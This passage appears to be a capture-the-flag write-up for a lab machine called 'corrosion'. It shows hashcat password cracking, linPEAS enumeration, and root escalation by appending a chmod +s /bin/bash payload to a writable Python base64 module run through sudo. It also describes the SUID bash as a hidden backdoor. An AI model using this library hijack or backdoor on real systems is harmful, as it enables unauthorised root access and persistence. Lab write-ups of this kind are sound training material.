
After using hashcat these hashes and running it against rockyou.txt, we observe the following results (command "hashcat -O -m 1800 -a 0 hashes.txt rockyou.txt").

We found passwords for both Randy and Jaye, though we already knew Jaye's password. Our team decided to continue enumerating Jaye's and Randy's accounts since we did not get root. Randy's newly discovered password is "07051986randy".




Enumerating Randy's Account

After switching to randy's home directory, we noticed user.txt which contains the user flag for reaching this point. Note.txt contains some text from the system administrator, informing us we cannot add or remove files.




When re-attempting to download linPEAS, we observe an error. As we can see, we cannot write to the new in the home directory as the note suggested.


However, the same steps were successful in the temp directory.




Because we can create/edit files from this folder, we continued the downloading and executing linPEAS. As we can see the download and execution were successful.



According to the linPEAS output, Randy has permission to use sudo.



We attempted to use it to switch to a root shell, but it was unsuccessful.



Our team realized that if the “randy” account has sudo access and it is not allowed to execute bash via sudo, there are likely some filtered programs that Randy can access with sudo. We tested this hypothesis with the command “sudo -S -l”.

```
sudo -S -l
[sudo] password for randy: 07051986randy
Matching Defaults entries for randy on corrosion:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User randy may run the following commands on corrosion:
    (root) PASSWD: /usr/bin/python3.8 /home/randy/randombase64.py
```

The above results show that Randy can run one command as sudo: “/usr/bin/python3.8/home/randy/randombase64.py”

We realized this was likely significant and checked the “randombase64.py” file. This short python script performs the following actions imports the module “base64”, asks the user for a message and encodes it as ascii, base64 encodes the encoded message bytes, decodes the base64 bytes to an ascii string, prints the base64 ascii string.

```
cat /home/randy/randombase64.py
import base64

message = input("Enter your string: ")
message_bytes = message.encode('ascii')
base64_bytes = base64.b64encode(message_bytes)
base64_message = base64_bytes.decode('ascii')

print(base64_message)
```

After exploring many avenues, looking for vulnerabilities in the print() and input() functions in python 3.8, amongst many other possibilities, we figured that the base64 module must be stored locally on the system. LinPEAS found that the current user, randy, had access to modify that particular module.

```
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/randy
/run/lock
/run/user/1000
/run/user/1000/dbus-1
/run/user/1000/dbus-1/services
/run/user/1000/dconf
/run/user/1000/dconf/user
/run/user/1000/gnupg
/run/user/1000/gvfs
/run/user/1000/inaccessible
/run/user/1000/pulse
/run/user/1000/pulse/pid
/run/user/1000/systemd
/run/user/1000/systemd/units
/snap/core18/2566/tmp
/snap/core18/2566/var/tmp
/snap/core18/2620/tmp
/snap/core18/2620/var/tmp
/snap/core20/1623/run/lock
/snap/core20/1623/tmp
/snap/core20/1623/var/tmp
/snap/core20/1695/run/lock
/snap/core20/1695/tmp
/snap/core20/1695/var/tmp
/tmp
/tmp/file.sh
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-unix
#)You_can_write_even_more_files_inside_last_directory

/usr/lib/python3.8/base64.py
/var/crash
/var/lib/BrlAPI
/var/metrics
/var/tmp

╔══════════╣ Interesting GROUP writable files (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
```

We quickly realized that this python file would also run as sudo if the randombase64.py script was run using sudo. Therefore, we can modify this module to attack the system. Because of the unstable shell that we have through Meterpreter, we used printf to append “import os” and “os.system(‘chmod +s /bin/bash’)” to the base64 module.

printf "\nimport os\nos.system('chmod +s /bin/bash')\n" >> /usr/lib/python3.8/base64.py

```
printf "\nimport os\nos.system('chmod +s /bin/bash')\n" >> /usr/lib/python3.8/base64.py

cat /usr/lib/python3.8/base64.py
#! /usr/bin/python3.8

"""Base16, Base32, Base64 (RFC 3548), Base85 and Ascii85 data encodings"""
```

At the end of this module, we now see the following.

```
        if o == '-e': func = encode
        if o == '-d': func = decode
        if o == '-u': func = decode
        if o == '-t': test(); return
    if args and args[0] != '-':
        with open(args[0], 'rb') as f:
            func(f, sys.stdout.buffer)
    else:
        func(sys.stdin.buffer, sys.stdout.buffer)


def test():
    s0 = b"Aladdin:open sesame"
    print(repr(s0))
    s1 = encodebytes(s0)
    print(repr(s1))
    s2 = decodebytes(s1)
    print(repr(s2))
    assert s0 == s2


if __name__ == '__main__':
    main()

import os
os.system('chmod +s /bin/bash')
```

Our modification seemingly worked! Before running the script with sudo, we observe the following when checking /bin/bash permissions.

```
ls -la /bin/bash
-rwxr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
```

We then ran randombase64.py with sudo using the "sudo -S /usr/bin/python3.8 /home/randy/randombase64.py" command. We then checked the permissions on bash again using the "ls -la /bin/bash" command. The SUID bit is now set on /bin/bash.

```
sudo -S /usr/bin/python3.8 /home/randy/randombase64.py
[sudo] password for randy: 07051986randy
Enter your string: abc
YWJj

ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Jun 18  2020 /bin/bash
```

With the SUID bit set, we can run /bin/bash with the parameter "-p" to drop us into a root shell. The explanation of why the parameter "-p" must be used can be found in the man pages for bash.

Turn on privileged mode. In this mode, the $ENV and $BASH_ENV files are not processed, shell functions are not inherited from the environment, and the SHELLOPTS, BASHOPTS, CDPATH, and GLOBIGNORE variables, if they appear in the environment, are ignored. If the shell is started with the effective user (group) id not equal to the real user (group) id, and the -p option is not supplied, these actions are taken and the effective user id is set to the real user id. If the -p option is supplied at startup, the effective user id is not reset. Turning this option off causes the effective user and group ids to be set to the real user and group ids.

We can observe the results of this by running /bin/bash without and with -p, and observing the results:

```
/bin/bash
whoami
randy

/bin/bash -p
whoami
root
id
uid=1000(randy) gid=1000(randy) euid=0(root) egid=0(root) groups=0(root),27(sudo),1000(randy)
```

This method of enabling SUID on /bin/bash will give us a permanent and hard to notice backdoor into the root account.

Obtaining Root and the Flag

Now that we have access to the root account, we can navigate to "/root" where "root.txt" exists, containing the flag.

```
cd /root
ls -la
total 44
drw-------  5 root root 4096 Sep 20  2021 .
drwxr-xr-x 20 root root 4096 Sep 16  2021 ..
-rw-r--r--  1 root root    5 Sep 20  2021 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Aug 19  2021 .cache
drwxr-xr-x  3 root root 4096 Sep 16  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-------  1 root root    0 Sep 17  2021 .python_history
-rw-r--r--  1 root root   33 Sep 17  2021 root.txt
-rw-r--r--  1 root root   66 Sep 16  2021 .selected_editor
drwxr-xr-x  3 root root 4096 Sep 16  2021 snap
-rw-r--r--  1 root root  181 Sep 17  2021 .wget-hsts

cat root.txt
2fdbf8d4f894292361d6c72c8e833a4b
```